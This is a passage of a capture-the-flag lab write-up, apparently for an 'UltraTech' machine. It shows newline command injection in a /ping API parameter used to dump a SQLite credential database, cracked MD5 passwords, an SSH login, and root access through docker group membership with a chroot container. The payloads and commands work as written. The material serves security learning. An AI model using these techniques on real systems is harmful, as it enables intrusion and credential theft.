


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 337
ETag: W/"151-8nk94pYqMCy+oRi6JaOxL19A6q8"
Date: Tue, 02 Jun 2020 18:37:18 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=218 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 218.416/218.416/218.416/0.000 ms
index.js
node_modules
package.json
package-lock.json
start.sh
utech.db.sqlite
```


9) viewing utech.db.sqlite content

extracted credential (user:hash)

r00t:f357a0c52799563c7c7b76c1e7543a32
admin:0d0ea5111e3c1def594c1684e3b9be84




```
GET /ping?ip=10.9.10.47%0acat%20utech.db.sqlite%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```



```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 8461
ETag: W/"210d-Exgip6g5r0dloyRsrAm672+Tvb8"
Date: Tue, 02 Jun 2020 18:39:11 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=192 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.192/192.192/192.192/0.000 ms
SQLite format 3◄◁◁@  ▷◁◁▷◁▷.,P◁♫z♫z�▷◁☎ΥΥΥ◁�etableusersusers◁CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        )
◁♫�♫�♫�(◁▷ϙM/r00tf357a0c52799563c7c7b76c1e7543a32)◁▷ΥM/admin0d0ea5111e3c1def594c1684e3b9be8
4
```

10) crack the hash using crackstation.net

credential
=======
r00t:n100906
admin:mrsheafy



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f357a0c52799563c7c7b76c1e7543a32

0d0ea5111e3c1def594c1684e3b9be84
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906
0d0ea5111e3c1def594c1684e3b9be84	md5	mrsheafy

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

11) Try to login into SSH with r00t's credential that gotten from the database (and the credential is valid for SSH!)

SSH Credential (r00t:n100906)




```
root@kali:~# ssh r00t@10.10.205.27
The authenticity of host '10.10.205.27 (10.10.205.27)' can't be established.
ECDSA key fingerprint is SHA256:RWpgXxl3MyUqAN4AHrH/ntrheh2UzgJMoGAPI+qmGEU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.205.27' (ECDSA) to the list of known hosts.
r00t@10.10.205.27's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 10 15:22:34 UTC 2019

  System load:  0.0               Processes:           101
  Usage of /:   24.3% of 19.56GB   Users logged in:     0
  Memory usage: 71%               IP address for eth0: 10.10.205.27
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

r00t@ultratech-prod:~$
```

Privilege Escalation

=============


12) Run linEnum.sh and found that r00t user is in docker group



```
[+] We're a member of the (docker) group - could possibly misuse these rights!
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

13) GTFObins shows that users in docker group able to run those commands

//r00t user is in docker group, we can abuse that to get the root shell!



.. / docker

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

14) try to execute the command to perform privilege escalation

//payload: docker run -v /:/mnt --rm -it bash chroot /mnt sh

and we're the root user now!



```
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 
```